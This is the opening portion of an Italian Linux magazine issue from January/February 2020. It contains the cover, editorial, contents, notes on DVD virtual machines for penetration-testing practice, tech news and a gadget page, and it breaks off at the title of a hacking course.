Anno XXII - N°1 (195) • Periodicità: bimestrale • Gennaio/Febbraio 2020 • 30/12/2019

RIVISTA+DVD DOUBLE SIDE €7,99

DVD DOPPIO

GNU LINUX MAGAZINE

GENNAIO/FEBBRAIO 2020

EDIZIONI MASTER
www.edmaster.it

9 771592 815006 00195

IL PROGETTO DEL MESE

A SCUOLA DI HACKING

Ecco come fanno i pirati ad entrare in qualsiasi PC connesso alla Grande Rete! Inizia con noi questo percorso facile e pratico (ma etico!) di penetration testing

NEL DVD LA VIRTUAL MACHINE PREINSTALLATA E PRONTA A SFERRARE GLI ATTACCHI!

GOOGLE DRIVE SU LINUX

I migliori sistemi per accedere ai propri file e sincronizzare l'account Google Drive su un desktop GNU/Linux

HARDWARE

POWERLINE SOTTO LA LENTE

Analizziamo le opzioni migliori per realizzare una rete locale senza tirare nuovi cavi

MULTIMEDIA

OCCHI MULTICOLORE

Cambia la tonalità di colore degli occhi di un attore nei tuoi filmati, anche con effetti luminosi

SISTEMA

ANSIBLE: GESTIONE REMOTA SEMPLICE

Configura e gestisci diversi server GNU/Linux con una interfaccia centralizzata

GAMING

SHIVER

Fuggi da una riserva ambientale abbandonata nei pressi di una misteriosa miniera

DIGITAL HOME

UNA SCATOLA SOTTOVUOTO

Conserva il cibo con un contenitore dotato di pressostato

PACKET TRACER

CISCO CCNA

Impariamo i comandi base di Cisco IOS per controllare uno switch

Win
Magazine
IDEE, TRUCCHI, CONSIGLI E GUIDE PRATICHE per fare con il PC tutto ciò che vuoi!
brother
ASPETTATI SOLO IL MEGLIO
LA TROVI IN EDICOLA
EDIZIONI MASTER

LINUX Magazine

Anno XXII - 1 (195) - Gennaio/Febbraio 2020
Periodicità bimestrale - 30/12/2019

Reg. Trib. di CS n.ro 625 del 23 Febbraio 1999
Codice ISSN 1592- 8152

Direttore Responsabile: Massimo Mattone
Responsabile Editoriale: Gianmarco Bruni

Collaboratore redazionale: Luca Tringali
Collaboratori: V. Guaglianone, M. Petrecca

Progetto grafico e Art Director: Paolo Cristiano
Grafica: Fabiola Grandinetti, Beppe Salvagnoni

Concessionaria per la pubblicità: MEDIAADV S.r.l.
Via Antonio Panizzi, 6, 20146 Milano
Tel. 02.43986531
e-mail: info@mediaadv.it

EDITORE Edizioni Master S.p.A.
Via Bartolomeo Diaz, 13 - 87036 Rende (CS)

Presidente e Amministratore Delegato: Massimo Sesti

ARRETRATI
Costo arretrati (a copia): il doppio del prezzo di copertina + € 6,10 (spedizione con corriere).
Per informazioni e richieste, inviare un'e-mail all'indirizzo arretrati@edmaster.it

Assistenza tecnica: linuxmagazine@edmaster.it

SERVIZIO CLIENTI
servizioclienti@edmaster.it

Stampa: Arti Grafiche Boccia S.p.A.
Via T. C. Felice, 7 - 84131 Salerno
Duplicazione DVD: DUPLAS AVELCA srl
Via G.P. Clerici, 11 - 21040 Gerenzano (VA)

Distributore esclusivo per l'Italia:
Distribuzione SO.DI.P. "Angelo Patuzzi" S.p.A., Via Bettola n. 18, 20092 Cinisello Balsamo (MI), Tel. 02.660301 - 02.66030320

Finito di stampare: Dicembre 2019

Nessuna parte della rivista può essere in alcun modo riprodotta senza autorizzazione scritta della Edizioni Master. Manoscritti e foto originali, anche se non pubblicati, non si restituiscono.

La Edizioni Master non si assume alcuna responsabilità per eventuali errori od omissioni di qualunque tipo. Nomi e marchi protetti sono citati senza indicare i relativi titolari.

Edizioni Master non si assume alcuna responsabilità per danni derivanti da virus informatici non riconosciuti dagli antivirus ufficiali all'atto della masterizzazione del supporto, né per eventuali danni diretti o indiretti causati dall'errata installazione o dall'utilizzo dei supporti informatici allegati.

"Rispettare l'uomo e l'ambiente in cui esso vive e lavora è una parte di tutto ciò che facciamo e di ogni decisione che prendiamo per assicurare che le nostre operazioni siano basate sul continuo miglioramento delle performance ambientali e sulla prevenzione dell'inquinamento"

EDIZIONI MASTER

LINUX Magazine n.195

Editoriale

Il lavoro del futuro è nell'informatica

C'è un argomento di cui non si parla molto, ma che dovrebbe invece essere una delle principali preoccupazioni della politica: l'automazione sul lavoro. È chiaro che nei prossimi dieci anni molte delle mansioni manuali verranno svolte da robot. Questo però non significa che i posti di lavoro spariranno: si sposteranno in altre aree. Avere tanti robot, tutti connessi a delle reti, significa infatti avere bisogno di programmatori e esperti di sicurezza informatica. Per questo motivo oggi come oggi studiare informatica, e in particolare la sicurezza informatica, è il modo migliore per prepararsi al mondo del lavoro dei prossimi decenni. Purtroppo, in Italia non esiste un percorso ufficiale per diventare esperti di sicurezza. Abbiamo quindi pensato di offrire ai nostri lettori un corso a puntate per imparare il Penetration Testing, la professione in cui si viola un sistema per scoprire quali siano i punti deboli da correggere. Tra l'altro, visto che non esiste nemmeno un monitoraggio ufficiale dei diritti dei lavoratori in questo campo, abbiamo provato a indagare la situazione. Sul nostro sito web si trovano i dettagli dell'inchiesta: ***http://bit.ly/infosecitalia***. Naturalmente non è tutto qui: utilizzare l'informatica e la rete sarà fondamentale per ogni professione già nel prossimo futuro. Per questo motivo pubblichiamo anche articoli per imparare a utilizzare Google Drive con Linux e a configurare server tramite Ansible. Questo oltre al solito appuntamento col corso per la certificazione Cisco CCNA.
Insomma, se sognate un futuro nel campo delle reti di computer questo numero di Linux Magazine è quello che fa per voi.

Luca Tringali
Invia il tuo commento a:
linuxmagazine@edmaster.it

Seguici anche su *http://bit.ly/linuxmagazine* *http://bit.ly/reddit linuxmag* *http://bit.ly/face linuxmag*

HARDWARE

POWERLINE: TUTTE LE OPZIONI A CONFRONTO

22 In alcuni casi la powerline è un buon modo per portare la rete dove il WiFi non arriva, senza bisogno di fissare nuovi cavi

RETE

GOOGLE DRIVE SU LINUX

46 Nonostante la mancanza di un client ufficiale, esistono molti modi per accedere ai propri file Google Drive e sincronizzarli da Linux

Cover Story
Penetration Tesing dalla A alla Z 10

Hardware
Powerline, tutte le opzioni a confronto . 22

Gaming
Shiver: avventura da brivido in una riserva naturale abbandonata 34

Sistema
Ansible: il configuration manager multipiattaforma 37

Multimedia
Cambiare il colore degli occhi con Kdenlive 42

Rete
Accedere a Google Drive da Linux 46
Cisco CCNA: il sistema IOS 50

Domotica
Una scatola sottovuoto per il cibo 56

Hacking zone
PulseSecure VPN con command injection 60

Sysadmin
SQLite, MySQL, e PostgreSQL: quale scegliere? 62

Rubriche

Allegati 4
News 6
Cose da geek 8
Tips and Tricks 32
Relax 63

A SCUOLA DI HACKING

Ecco come fanno i pirati (etici) a entrare in qualsiasi PC connesso alla rete! Inizia con noi questo percorso pratico di penetration testing pag. 10

DVD DOPPIO LATO A

Distribuzioni


KALI LINUX 2019.3

IL SISTEMA DEI PEN TESTER

Nel lato A del DVD allegato a questa rivista si trovano due file compressi in formato 7zip. Fanno parte dello stesso archivio, sono stati divisi solo per non superare il limite di dimensione per file singolo del filesystem dei DVD. Si possono estrarre sul proprio PC col comando

```
7z x kali.7z.001
```

Il programma 7Zip dovrebbe riconoscere automaticamente la presenza di un archivio multi-file e trovare da solo il file successivo per completare l'estrazione. Il contenuto è il disco virtuale in formato VDI e la configurazione della macchina virtuale VirtualBox. Si può facilmente importare la configurazione in VirtualBox con un doppio click sul file. Per l'accesso al sistema, il nome utente di accesso è **root**, e la password associata è **kali**. Questa macchina è già pronta per seguire il tutorial della cover story: lo script APT2 è già installato, e il sistema è configurato per funzionare su una schede di rete con bridge. In alternativa, è ovviamente possibile creare una propria macchina virtuale, limitandosi a utilizzare il disco virtuale VDI.



DVD DOPPIO LATO B

Distribuzioni

METASPLOITABLE 3

LA DISTRO PIÙ VULNERABILE


Nel lato B del DVD presentiamo la versione Linux di Metasploitable3, la macchina virtuale appositamente buggata per permettere a tutti di esercitarsi negli attacchi usando Kali e Metasploit. Si tratta dello stesso sistema su cui basiamo il tutorial della cover story di questo numero della rivista. Il sistema operativo su cui è basata Metasploitable3 è Ubuntu 14.04, da alcuni mesi ormai senza più supporto e quindi con pacchetti non più aggiornabili ma ancora in circolazione su alcuni server. Si tratta quindi di un apprendimento semi realistico: è improbabile che esistano davvero dei server con tutti questi bug, ma qualcuna di queste vulnerabilità esiste ancora sui server meno aggiornati. Il nome utente e la password per accedere al sistema, se doveste averne bisogno, sono entrambi vagrant.

La macchina è infatti stata creata tramite Vagrant, che può essere usato anche per produrre la versione Windows di Metasploitable3, basata su Windows Server 2008. Chi è interessato può seguire le istruzioni sul repository ufficiale GitHub: ***http://bit.ly/metasploitable3official***

La tecnologia **per tutti!**

Dalla prima versione rilasciata nel lontano 1985, Windows ne ha fatta davvero tanta di strada, conquistando un numero sempre maggiore di utenti fino a divenire il leader incontrastato degli OS. Tutto merito dell'impareggiabile esperienza d'uso garantita dal sistema operativo e dalle numerose funzionalità che, nel corso del tempo, Microsoft ha integrato e ampliato sempre più. Oggigiorno, nella sua release più recente, ovvero Windows 10, quest'OS è diventato un vero gioiellino che brilla per stabilità, prestazioni, compatibilità e produttività. Ma usarlo non è poi così semplice. Ed ecco perché abbiamo chiesto ai nostri esperti di spiegare in modo semplice e diretto come sfruttarlo al massimo. Con l'aumentare della diffusione del sistema operativo di BigM, anche un tema molto tecnico e complesso come il fotoritocco, è finalmente giunto alla portata di tutti. Photoshop, ad esempio, è tra i programmi più popolari e nel contempo, professionali che esistano... e non c'è cosa più bella che imparare a usarlo al meglio, lasciando a briglie sciolte la nostra creatività. E se poi riuscissimo a realizzare un bel sito con i nostri lavori, quale pubblicità migliore potremmo farci? Ed eccoci giunti al punto nodale: i siti Web. Imparare l'arte oscura del webmaster è la nostra nuova sfida. Allora, cosa aspettiamo?
Buona lettura!

Il PC ha smesso di funzionare? Niente paura! Grazie ai consigli forniti in questo libro, potrai rimettere a nuovo il tuo computer in modo rapido ed efficace con il fai da te.



Impara a utilizzare i software di elaborazione grafica per rendere ogni tuo scatto un capolavoro: ritagli, correzione di luci e ombre, regolazione cromatica e del contrasto...

Vuoi entrare nel mondo della programmazione di app per Android e iOS? In questo libro troverai tanti progetti da mettere in pratica per creare nuove applicazioni di ogni genere.

Li trovi ***in edicola!***


EDIZIONI MASTER

CitBOT è il primo chatbot che parla di diritti umani

L'associazione Luca Coscioni e Revevol hanno sviluppato un bot gratuito disponibile 24 ore su 24 che risponde a domande sui diritti della persona, dal testamento biologico alla salute riproduttiva

Negli ultimi anni ci siamo sempre più abituati ai chatbot per interagire con le aziende. La tecnologia dei chatbot non è perfetta, si tratta pur sempre di meccanismi di machine learning che cercano di approssimare il significato delle frasi che scriviamo e fornire una risposta in base a quello che credono sia stato richiesto. Dai tempi di Doretta, il famoso bot di MSN Messenger, si è comunque fatta molta strada, e oggi i bot sono in grado di aiutare molti clienti a capire quali prodotti di una azienda siano più adatti alle loro esigenze, oppure come eseguire gli ordini online e compilare moduli per richieste di vario tipo. Naturalmente, l'italiano è una lingua complicata, e i sistemi di Natural Language Processing sono meno affidabili di quelli per lingue come l'inglese e il francese. In buona parte perché poche aziende fanno ricerca su questo tema e le università sono mal finanziate, i principali passi avanti sono stati fatti dal CNR di Pisa. Ad ogni modo, anche aziende italiane hanno iniziato a usare i chatbot per automatizzare alcuni rapporti con i clienti, soprattutto per la ristorazione e il settore alberghiero. Oggi è infatti possibile contattare un bot per prenotare una stanza in albergo o per ordinare del cibo. Naturalmente, anche la pubblica amministrazione potrebbe ottenere grandi benefici dai chatbot, permettendo ai cittadini di ottenere risposte tramite il bot invece di dover fare la fila a uno sportello e tenere impegnato un funzionario pubblico. Esistono alcuni progetti, per esempio in Piemonte, e ci sono aziende che propongono dei bot proprio per gli uffici della PA, ma non abbiamo dati che dimostrino l'effettivo impiego di questa tecnologia. Un altro ambito in cui i bot possono rivelarsi utili è l'informazione dei cittadini: vi sono infatti un sacco di questioni legate ai diritti (e doveri) che le persone non conoscono, e su cui è difficile trovare informazioni persino nei vari uffici pubblici. Ci ha pensato l'Associazione Luca Coscioni, con l'azienda Revevol, realizzando il primo bot dedicato all'informazione sui diritti civili. Revevol è una azienda fondata da Massimo Cappato, fratello del politico radicale Marco famoso proprio per la vicinanza all'associazione Coscioni e per l'autodenuncia dopo avere accompagnato Fabiano Antoniani in Svizzera per ricorrere all'eutanasia. Il bot, chiamato CitBOT, è raggiungibile tramite il sito web www.citbot.it oppure tramite il bot Telegram @TeleCitbot. La sua sperimentazione è iniziata a giugno, e ormai è operativo in molti ambiti, dal testamento biologico alla salute riproduttiva e il diritto d'asilo. La speranza è di offrire le informazioni necessarie alle persone in difficoltà, sopperendo alle carenze del sistema pubblico. Per esempio, una coppia che scopre di avere una gravidanza indesiderata potrà ottenere subito le informazioni di cui ha bisogno, senza correre il rischio di subire la tipica discriminazione che si riceve rimbalzando tra un obiettore di coscienza e l'altro. Secondo i dati dell'associazione Coscioni, almeno 15 mila donne l'anno rinunciano a tutele ginecologiche, persino alla contraccezione di emergenza, per timore di essere stigmatizzate mentre parlano con un obiettore. Il bot è in grado di imparare dalle conversazioni, e verrà man mano allenato su altri temi, per offrire una base di conoscenze legali e mediche per ogni persona, 24 ore su 24 e 7 giorni su 7. Si tratta del primo tentativo in Italia, e uno dei primi in Europa, per offrire ai cittadini informazioni su temi sensibili, riducendo l'imbarazzo del parlare con un'altra persona. Naturalmente, il bot è allenato per riconoscere le situazioni che richiedono l'intervento di un medico, e nel caso invita l'utente a rivolgersi al corretto specialista. Al momento sono già diverse migliaia gli utenti che hanno contattato il bot, segno che effettivamente si sentiva il bisogno di ottenere chiarimenti su questi temi delicati da una fonte autorevole ma comunque con cui è possibile avere un dialogo.

Fonte: ***http://bit.ly/citbot***




Flash

Kali va "in borghese"

Kali è una ottima distro per i penetration tester, la prendiamo come riferimento anche per il nostro corso. Tuttavia, è un po' troppo riconoscibile: se ci si trova a lavorare come Pen Tester in un ufficio, per verificare la situazione della rete aziendale, è possibile che qualcuno che si intende un po' di sicurezza informatica riconosca il logo di Kali sullo schermo del nostro portatile e si insospettisca. L'ultima release di Kali, tuttavia, presenta una funzione chiamata "undercover", che potremmo tradurre in italiano come "in borghese". Questa funzionalità, che si attiva col comando kali-undercover, trasforma il desktop in una sorta di Windows10, a un primo sguardo del tutto identico al sistema di Microsoft.
Fonte: *http://bit.ly/kali20194*

Zorin OS non spia gli utenti

Recentemente su Reddit è esplosa una controversia riguardo il sistema di conteggio degli utenti di ZorinOS.
Il famoso sistema operativo, molto usato nelle scuole e negli uffici pubblici, invia periodicamente un ping a un server usando un codice univoco. Gli utenti si sono preoccupati per la possibilità che questo codice possa permettere agli autori di Zorin di identificare ogni utente in base all'indirizzo IP. Tuttavia, i responsabili del sistema hanno specificato che il codice non viene calcolato sulla base dell'indirizzo IP, e serve solo per tenere traccia della diffusione di Zorin tra una versione e l'altra. Ad ogni modo, è già prevista l'implementazione di una casella di spunta per l'opt-out durante l'installazione.



Google Stadia disponibile anche in Italia


Il servizio per giocare in streaming, di fatto noleggiando un server Linux con GPU, è ora accessibile anche a utenti italiani

Da poche settimane il servizio gaming di Google, chiamato Stadia, è disponibile anche in Italia. Da molti è considerato una potenziale rivoluzione, perché svincola gli utenti dalla necessità di continuare a sostituire il proprio PC domestico o cambiare la console per stare appresso alle sempre maggiori richieste di RAM e velocità dei processori tipiche degli ultimi videogame. Sostanzialmente con l'abbonamento Pro, che costa 9,99 euro al mese, si ottiene una macchina remota dotata di un sistema Linux, 16G di RAM, e una GPU AMD con 56 Compute Units. Insomma, abbastanza da garantire il funzionamento anche dei giochi più elaborati. Naturalmente, la contropartita è che serve una connessione veloce: la fibra ottica oppure il 5G, altrimenti si rischia una latenza che ovviamente nei giochi non è irrilevante. Sarà curioso vedere come si comporterà il servizio in Italia, paese che notoriamente ha poche connessioni ad alta velocità. Il problema del nostro paese è infatti che basta allontanarsi dai grandi centri abitati per non riuscire a trovare connessioni che superino i 10Mb/s effettivi. Trattandosi di un servizio di Google, se venisse richiesto da molti utenti potrebbe spingere gli operatori di telefonia a migliorare la velocità delle connessioni. Inoltre, siccome il sistema operativo è Linux con API Vulkan (una versione modernizzata di OpenGL), è possibile che questo spinga molti produttori di videogame a sviluppare sempre più per sistemi GNU/Linux. Chi è interessato può acquistare il pacchetto Premiere Edition per 129 euro, che include un Chromecast Ultra (da collegare al televisore), un controller, e tre mesi di Stadia Pro. Interessante anche la possibilità per l'utente di continuare a usare i giochi che acquista anche se in futuro il venditore dovesse sciogliere l'accordo di vendita con Google. L'abbonamento può anche essere messo "in pausa": se non si pagano alcuni mesi i giochi rimangono salvati, e quando si paga di nuovo si può riprendere da dove ci si era fermati.

PinePhone: uno smartphone economico con GNU/Linux

Tenere in tasca la propria privacy potrebbe costare soltanto 150 dollari

I primi Librem5, smartphone dotati di un sistema GNU/Linux progettati per la privacy, sono da poco arrivati nelle mani dei primi utenti, e un altro prodotto simile è stato lanciato in forma sperimentale: il PinePhone. Si tratta naturalmente di due progetti con target ben diversi: il Librem5 è uno smartphone di fascia alta, costa 699 dollari, ed è pensato per essere duraturo (basti pensare che si può sostituire la batteria senza bisogno di passare da un centro assistenza). Il PinePhone è invece pensato per offrire le caratteristiche di uno smartphone di fascia bassa, rendendo quindi la privacy a portata di tutti. Con un prezzo di appena 149 dollari è infatti molto economico, e non è difficile immaginare che qualcuno decida di investire questa somma per avere uno smartphone che comunque offre molta più privacy di un normale dispositivo con Android e iOs. Anche il PinePhone dispone di kill switch hardware per disabilitare microfono, fotocamere, e GPS in modo da non essere tracciabili. Non è chiaro esattamente quale sistema operativo sarà il predefinito, anche se sono stati presentati alcuni video con Plasma Mobile. Naturalmente, per il basso prezzo le caratteristiche sono basilari: il PinePhone offre 2G di RAM e 16GB di memoria interna, contro i 3GB e 32GB del Librem. Inoltre, le fotocamere sono da 5MP e 2MP, mentre il Librem le offre da ben 13MP e 8MP.



Flash

Android utilizzerà il vero Linux?

Tutti sanno che il sistema operativo Android è basato sul kernel Linux. Tuttavia, è anche noto che Google abbia apportato delle modifiche al kernel per adattarlo ai vari dispositivi che deve supportare, e per varie funzionalità della stessa Google. L'azienda ha però fatto sapere che c'è l'intenzione di smussare queste differenze fino ad arrivare a basare Android sul kernel Linux ufficiale. Google vuole in questo modo ridurre il proprio carico di lavoro necessario per integrare le nuove funzionalità di Linuc in quello che è in un certo senso il fork Android del kernel. Ma potrebbe essere una cosa buona anche per le altre distro che aspirano a funzionare su smartphone, perché sarebbero automaticamente più compatibili con i dispositivi.

NextCry colpisce NextCloud

I sistemi GNU/Linux si rivelano essere strutturalmente più sicuri di Windows, perché il meccanismo di permessi impedisce che i vari malware possano danneggiare parti vitali del sistema. Tuttavia, in alcuni casi è possibile persino i ransomware, fantomatici malware che criptano il disco rigido a insaputa dell'utente e poi chiedono un riscatto in Bitcoin per decrittarlo, colpiscano GNU/Linux. Tipicamente, avviene a causa di un bug in qualche software. Di recente è stato scoperto proprio un ransomware chiamato NextCry, che prende di mira installazioni NextCloud su server web Nginx, tramite un bug nel server web. Questo ci ricorda che per essere davvero sicuri bisogna sempre tenere aggiornato il proprio sistema.

Gadget che non ti aspetti

Abbiamo selezionato per te i più originali device del mese. Spesso sono folli, altre volte utili. E se ti va bene: utili e folli insieme!

7,50 EURO

BISCOTTI A FORMA DI TUX

STAMPINO PER BISCOTTI

Non è troppo difficile trovare stampi per biscotti di pasta frolla a forma di animali, pinguini inclusi. Ma Tux, la mascotte di Linux, non è un pinguino qualsiasi. Quindi, per un vero appassionato di open source lo stampo proposto da Etsy è un elemento fondamentale della propria cucina. Naturalmente, consigliamo di glassare i biscotti con della ghiaccia reale bianca, e gialla, e magari del cioccolato per il colore nero.

Per informazioni: ***http://bit.ly/biscottolinux***

38 EURO

UN GAMEPAD RETRÒ

GAMEPAD 8BIT SF PRO

Per i veri appassionati dei videogame degli anni '90 questo gamepad è l'abbinamento perfetto con un RaspberryPi 3 dotato di RetroPie. Il controller ricorda perfettamente l'autentico gamepad della cosnole Super Nintendo Entertainment System, e funziona tramite bluetooth. È quindi consigliabile usare un Raspberry che sia dotato di scheda Bluetooth incorporata. Si può ricaricare con un cavo USB-C, in dotazione.

Per informazioni: ***http://bit.ly/8bitdoretro***


LA TAZZA PER I COLLEGHI

MUG NERD HERD

Non sempre si ha un ottimo rapporto con i colleghi, ma quando si ha la fortuna di trovarsi bene con i propri compagni d'ufficio si può scherzare. E se si lavora con dei colleghi sysadmin avere delle tazze simili è un buono modo per presentarsi come un gruppo anche davanti agli altri dipendenti.

Nerd herd significa "branco di Nerd", quindi un buon modo per scherzare sulla propria capacità di usare i computer probabilmente superiore agli altri dipendenti.

Per informazioni: ***http://bit.ly/tazzanerd***



13 EURO


25 EURO

PENDRIVE PER AUTENTICAZIONE

YUBICO SECURITY KEY

La Yubico è una pendrive che memorizza le chiavi per l'accesso a diversi siti, come Google, GithHub, e Facebook per esempio. È progettata per essere molto resistente agli urti e all'acqua. Questo perché l'idea è ovviamente di portarla sempre con sé, tipicamente con una catenella o collana. L'utilizzo di questo dispositivo riduce la probabilità di subire un furto delle credenziali, perché un malware non ci può sottrarre il dispositivo fisico.

Per informazioni: ***http://bit.ly/penautenticazione***



INTERNET 4G SENZA VINCOLI

ZTE MF823

49 EURO

Per applicazioni sul campo è spesso necessario ricorrere a una connessione tramite il 4G, ma le chiavette disponibili presso i principali operatori non sono motlo semplici da utilizzare su sistemi GNU/Linux. Il modello MF823 di ZTE è invece riconosciuto automaticamente dalle moderne distro, ed è slegato da qualsiasi operatore. Inoltre, offre due connettori per una antenna esterna, quindi è perfetto per quelle situazioni in cui si rischia di avere poco campo.

Per informazioni: *http://bit.ly/internet4gzte*

LUCI PER LA NAVE

KIT LUCE LED PER LEGO

13 EURO

Questo kit di luci al LED è progettato per il modello Lego 21313: una classica nave in bottiglia. Il modellino va acquistato a parte, e ovviamente è un ottimo regalo per bambini e adulti. Però il vero tocco di classe è questo minuscolo impianto di illuminazione, da alimentare con tre pile AAA. Eventualmente, si può utilizzare anche un caricabatterie USB come fonte di alimentazione.

Per informazioni: *http://bit.ly/lucichiave*

7 EURO

CHIAVE UNIVERSALE PER DADI

CHIAVE A BUSSOLA 7-19MM

Quando si assembla qualche oggetto usando delle viti con dadi esagonali servono delle chiavi. Si possono usare delle chiavi inglesi, oppure delle chiavi a tubo. Si trovano facilmente chiavi inglesi ad apertura variabile, meno ovvio è trovare chiavi tubolari variabili. Questo nuovo design con dei pin che rientrano, però, è la soluzione perfetta per chi debba fissare dadi di dimensione variabili.

Per informazioni: *http://bit.ly/chiaveuniversale*


LA LAMPADA DI MINECRAFT

THINK GEEK MINECRAFT TORCHE

Per gli appassionati di Minecraft, questa torcia è fondamentale per illuminare la propria casa. La base è modificabile: può avere sia una base piana che una obliqua. La base piana è ovviamente comoda per tenere la torcia su un mobile, mentre la versione obliqua permette il facile fissaggio su parete. Si tratta di una luce debole, ed è alimentata da 3 pile AAA.

Per informazioni: *http://bit.ly/torciaminecraft*

20,30 EURO




A scuola di hacking

NEL DVD LA VIRTUAL MACHINE PREINSTALLATA E PRONTA A SFERRARE GLI ATTACCHI!

Ecco come fanno i pirati ad entrare in qualsiasi PC connesso alla Grande Rete! Inizia con noi questo percorso facile e pratico (ma etico!) di penetration testing

Luca Tringali



